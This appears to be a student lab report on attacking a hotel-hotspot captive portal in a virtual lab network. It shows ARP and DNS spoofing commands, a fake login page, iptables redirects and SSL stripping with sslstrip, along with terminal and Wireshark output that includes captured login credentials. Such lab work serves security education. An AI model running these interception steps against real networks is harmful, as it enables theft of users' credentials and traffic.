
And then we executed:

dnsspoof -f hosts -i enp0s3

Such that:

hosts: Our file that contains the fake dns record;

enp0s3 is the used interface that is connected to subnetwork where the client and the payment server are connected.




```
root@Attacker-VM: /home/attacker
root@Attacker-VM:/home/attacker# arpspoof -t 10.1.0.2 10.1.0.1
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
8:0:27:53:2c:48 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at
 8:0:27:53:2c:48
```

```
root@Attacker-VM: /home/attacker
root@Attacker-VM:/home/attacker# dnsspoof -f hosts -i enp0s3
dnsspoof: listening on enp0s3 [udp dst port 53 and not src 10.1.0
.3]
10.1.0.2.38532 > 10.1.0.1.53:  63292+ A? hotel.group6hotspot.kom
10.1.0.2.38532 > 208.67.220.220.53:  63292+ A? hotel.group6hotspo
t.kom
10.1.0.2.56756 > 10.1.0.1.53:  15980+ A? hotel.group6hotspot.kom
10.1.0.2.56756 > 208.67.220.220.53:  15980+ A? hotel.group6hotspo
t.kom
10.1.0.2.49879 > 10.1.0.1.53:  12292+ A? hotel.group6hotspot.kom
10.1.0.2.49879 > 208.67.220.220.53:  12292+ A? hotel.group6hotspo
t.kom
10.1.0.2.29169 > 10.1.0.1.53:  2793+ A? hotel.group6hotspot.kom
10.1.0.2.29169 > 208.67.220.220.53:  2793+ A? hotel.group6hotspot
.kom
```

Figure: aprspoof and snspoof.

After running the previous commands we nslooked the client machine:



```
root@Client-VM:/home/client# nslookup www.google.de
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   www.google.de
Address: 10.1.0.3

root@Client-VM:/home/client#
root@Client-VM:/home/client# nslookup hotel.group6hotspot.kom
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   hotel.group6hotspot.kom
Address: 10.1.0.3
```

Figure: nslookup result from the client machine.

And finally we implemented a sign in web page that looks similar to the CoovaChilli captive portal. It was named **index.html** and was placed under **/var/www/html**.
When the client requests access to the internet, he will be redirected to the attacker login page.




Figure: Fake Login page.

Exercise 4:

Exercise 4.1

arpspoof -t 10.1.0.2 10.1.0.1

arpspoof -t 10.1.0.1 10.1.0.2

Where:

10.1.0.2: Is the IP address of the **client**;

10.1.0.1: Is the IP address of the **server**;


Essentially, the first command we're telling the **client** that we are the **server** and in the second one we are telling the **server** that we are the **client**.

After that we made sure that the attacker machine is passing the traffic by enabling **IP forwarding** and **Masquerading**:

echo 1 > /proc/sys/net/ipv4/ip_forward

iptables -t nat -A POSTROUTING -j MASQUERADE

Finally, we fired wireshark and selected the appropriate Network interface and we tried to login to the captive portal from client machine.



```
 1533 1023.7726040… 10.1.0.2     10.1.0.1     TCP    74 48374 → 4990 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=431985 TSecr=0 WS=128
 1538 1023.7729537… 10.1.0.1     10.1.0.2     TCP    74 4990 → 48374 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=457901 TSec…
 1539 1023.7730540… 10.1.0.2     10.1.0.1     TCP    66 48374 → 4990 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=431986 TSecr=457901
 1541 1023.7732417… 10.1.0.2     10.1.0.1     HTTP  919 POST /www/login.chi HTTP/1.1  (application/x-www-form-urlencoded)
 1544 1023.7733558… 10.1.0.1     10.1.0.2     TCP    66 4990 → 48374 [ACK] Seq=1 Ack=854 Win=30720 Len=0 TSval=457901 TSecr=431986
```

Wireshark · Follow TCP Stream (tcp.stream eq 12) · wireshark_pcapng_enp0s3_20170131004647_KrYnEI

```
POST /www/login.chi HTTP/1.1
Host: 10.1.0.1:4990
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.1.0.1:4990/www/login.chi?res=notyet&uamip=10.1.0.1&uamport=3990&challenge=3f1e19dd36b1c8efcc06280c7a355caf&called=C0-
D9-62-1F-08-70&mac=08-00-27-5D-FE-AA&ip=10.1.0.2&nasid=nas01&sessionid=588fcf2700000002&userurl=http%3a%2f%2fwww.google.de%2f&md=5836F5514969FE4A4E58F00657846880
Cookie: PORTAL_SESSIONID=18b1588fcf2c; COOVA_USERURL=http://www.google.de/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 103

userurl=http%3A%2F%2Fwww.google.de%2F&username=mbelkhechine&password=root&button=Login+%26+Accept+Terms
```

Figure: Monitoring and detecting user password for the captive portal.

Exercise 4.2

In the same manner of the the part 5 of the lab, we created a CA authority, a private key for our CA a self-signed root certificate. Then we created a server private key, decrypted it, created a csr and finally we sign it using our CA.

At the end we have the following file names that we will use in our Apache2 and CoovaChilli config files.
cacert.pem CA self-signed root certificate;
server.key Insecure server private key (insecure to point out that it's not encrypted but it will avoid entering the encryption password each time we reboot Apache2 or CoovaChilli);
01.pem The server certificate.

Let's start by stating the Apache2 default:
default-ssl.conf:

```
SSLCertificateFile      /etc/apache2/ssl/01.pem
SSLCertificateKeyFile /etc/apache2/ssl/server.key
SSLCACertificateFile /etc/apache2/ssl/cacert.pem
```

After this we needed to enable SSL on Apache2 by entering the following command:

```
sudo a2enmod ssl
```

And finally we reloaded Apache2 using **sudo service apache2 reload** command.


Let's move on to CoovaChilli configuration. In the file **/etc/chilli/defaults** we add the following files:

```
HS_UAMUISSL=on
HS_SSLKEYFILE=/etc/chilli/ssl/server.key
HS_SSLCERTFILE=/etc/chilli/ssl/01.pem
```

And in the file /etc/chilli/local.conf, we put the path of the CA self-signed root certificate like so:

```
sslcafile=/etc/chilli/ssl/cacert.pem
```

Then finally in the file /etc/chilli/config we needed to change the **HS_UAMUIPORT** variable from the default variable which is 4999 to 443 (SSL port) and then we changed the captive portal url to be like **HS_UAMFORMAT=https://\$HS_MYURL/www/login.chi**, such that HS_MYURL is our payment server address: hotel.group6hotspot.kom.



https://hotel.group6hotspot.kom/www/login.chi?res=notyet&uamip=10.1.0.1&uampo

My HotSpot

Welcome to my HotSpot!

You can use the Internet, but have to login first.
You must also agree to these terms and conditions.

This service is provided for free and used at your own risk.

Certificate Viewer:"hotel.group6hotspot.kom"

Certificate Hierarchy
- ca.group6.kom
  - hotel.group6hotspot.kom

Certificate Fields
- hotel.group6hotspot.kom
  - Certificate
    - Version
    - Serial Number
    - Certificate Signature Algorithm
    - Issuer
    - Validity
      - Not Before
      - Not After
    - Subject
    - Subject Public Key Info

Field Value

Figure: Secure connection to payment server.

Exercise 4.3
Under these conditions a client might recognize an attack to HTTPS:
Client connects, Client has *payment CA cert* is installed, Attacker uses server cert signed by *attacker CA*:
Recognizable due Unknown Issuer error
Client connects to attacker instead of original server by ARP poisoning, attacker downgrades https connection to http, attacker reads credentials in unencrypted HTTP traffic
Recognizable due missing lock icon

Exercise 4.4
A possible way to perform a man-in-the-middle attack at SSL, is to create a own https webservice with self-signed server certificates installed. While using an arp spoof, we can redirect the https traffic from the original server to ours. When a client tries to connect, he is accessing our web server and gets the usual *Unknown identity* browser message. If he then installs our CA certificate, we can present him a fake page or route his data to the original payment server.

If the payment server has officially signed SSL certificate installed, the technique follows a similar way. Here it is better to provide the client with an official certificate in an attack, since it stops the client from showing the *Unknown identity* error. A possible way to achieve this, is to create a certificate for a domain that we possess. This can be done at the free service of *Let's encrypt*. Then we re-direct all websites to our domain by ARP poisoning between client and gateway. Finally, we can send a fake page or route the client's data to the original payment server.

Exercise 4.5:
Method 1: Using SSLStrip.
SSLSTRIP is an SSL stripping proxy, designed to make unencrypted HTTP sessions look as much as possible like HTTPS sessions. It converts https links to http or to https with a known private key. It even provides a padlock favicon for the illusion of a secure channel.

The attacker will be placed between the client and the payment server with of the two arpspoof commands executed in the attacker machine. Moreover, the attacker machine needs to be on the same network as the client and the attacker.

arpspoof -t 10.1.0.2 10.1.0.1
arpspoof -t 10.1.0.1 10.1.0.2


where : - 10.1.0.2 is the ip address of the victim;
- 10.1.0.1 is the ip address of the gateway (Hotspot).

With the help of iptables we set in the attacker machine the traffic coming in on the port 80 to end up to the port 1000 where we have SSLSTRIP listening.
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 1000

When the victim attempts to connect to a web-site, the browser tries to connect via HTTPS in the first place. If HTTPS fails, the browser will try HTTP. In this case, we can proxy data of a secure encrypted site through sslstrip. This makes the website think, that we are using HTTPS. In reality, the traffic gets decrypted on the attacker machine and directed as unencrypted HTTP to the victim. Vice versa, while sending to the internet, the victim's HTTP traffic gets encrypted on the attacker machine and sent to the website.
The following command start SSLSTRIP on the port 1000 and writes its logs in the file "cap".
sslstrip -w cap -l 1000
We used tail to display on the terminal in real time the logs made by SSLSTRIP.

tail -f cap

The following screenshot shows how we achieved the attack on GMAIL.



```
root@Attacker-VM: /home/attacker 76x21
root@Attacker-VM:/home/attacker# sslstrip -w cap -l 1000

sslstrip 0.9 by Moxie Marlinspike running...
```

```
root@Attacker-VM: /home/attacker 76x21
9m--PBvg_upG0eR_cZllUlIwuK6ThZVAb4iCcCpzlX-ZZybO78UUrh0P1JzpXv7DS4ruND2ARCnz
EytRzcViyiJ6UWi6M33yE5w2UvZK8a5V6Mx1HmmdSBxwIUtQEjobleoohyqgnd6HiwHMpn745H8R
kuy9P5jGf6gfPrUSTHatjlRYDBm3YtYi6Pq2aAaR&Page=PasswordSeparationSignIn&GALX=
l82AL6WvoFQ&gxf=AFoagUXP5ZdcgY5XeCHGfxNC80NI01QSIA%3A1486478603108&continue=
http%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rip=1&sacu=1&_utf8=%E2%9
8%83&pstMsg=1&checkedDomains=youtube&rmShown=1
2017-02-07 15:44:05,108 SECURE POST Data (accounts.google.com):
Page=PasswordSeparationSignIn&GALX=l82AL6WvoFQ&gxf=AFoagUXP5ZdcgY5XeCHGfxNC8
0NI01QSIA%3A1486478603108&continue=http%3A%2F%2Fmail.google.com%2Fmail%2F&se
rvice=mail&rip=1&sacu=1&ProfileInformation=&SessionState=&_utf8=%E2%98%83&bg
response=%2119Sl1PVCo7_td28Tf69EIwYq1wbZolECAAAAc1IAAAA8CgAXkVqT4EYLfx-9_rGX
RLq4fTXGPsd-6E-ZAQlcXgc2WgYxt-a88ztkvQCAyH3OAd_en-AI0yiPKRPKQ1T6Bijt8qTGP72_
a3LB_R2BrC1XbUJYaBloky0kqX_5nnOLB7HUotpTOurPx8-blL_f1yAhA8Fx-v6QlNp1b-QU2BYi
IEu0-BdVsQRT1eZnZGQV8tjYs7HV9m--PBvg_upG0eR_cZllUlIwuK6ThZVAb4iCcCpzlX-ZZybO
78UUrh0P1JzpXv7DS4ruND2ARCnzEytRzcViyiJ6UWi6M33yE5w2UvZK8a5V6Mx1HmmdSBxwIUtT
EjobleorYgGTDzSquqOAIvLeiU1aYdG28-naXdrohkTW6vkGLMBEMPdtAlZYvG5zMz2H&pstMsg=
1&checkConnection=&checkedDomains=youtube&identifiertoken=&identifiertoken_a
udio=&identifier-captcha-input=&Email=user%40gmail.com&Passwd=userPassword&P
ersistentCookie=yes&rmShown=1
```

```
root@Attacker-VM: /home/attacker 76x21
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
8:0:27:d7:cb:e 8:0:27:5d:fe:aa 0806 42: arp reply 10.1.0.1 is-at 8:0:27:d7:c
b:e
```

```
root@Attacker-VM: /home/attacker 76x21
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
8:0:27:d7:cb:e c0:d9:62:1f:8:70 0806 42: arp reply 10.1.0.2 is-at 8:0:27:d7:
cb:e
```

Figure: Hacking GMAIL.

We had issues applying SSLSTRIP on our payment server as the service that is re-directing from a random HTTP page to the HTTPS portal login is running on port 3990. SSLStrip is designed for port 80, only. In theory, SSLstrip would replace the *redir*-GET Parameter in the re-direct URL

http://hotel.group6hotspot.kom:3990?redir=https://hotel.group6hotspot.kom/www…

of the portal login from HTTPS to HTTP. In our case, SSLstrip had faulty behaviour and did DNS lookups for domain mydomain:3990, which is not possible and failed.

Method 2: Using a python redirect script.
In order to bypass the problem described previously. We used dnssiff like we did for Ex3 and we created a script that listens on port 3990 and redirects the user to a fake website. Here is the steps of the original scenario:

1. User tries to access “google.de”;
2. Gets redirected with an url that starts with: http://hotel.group6hotspot.kom:3990?redir=https://hotel.group6hotspot.kom/www...
3. Finally, he will be redirected again to https://hotel.group6hotspot.kom/www…

The hack consists on intervening at the level of the step 2 and redirecting the user to our fake webpage.

First we add this iptables rule:
iptables -t nat -A PREROUTING -p tcp --destination-port 3990 -j REDIRECT --to-port 1001

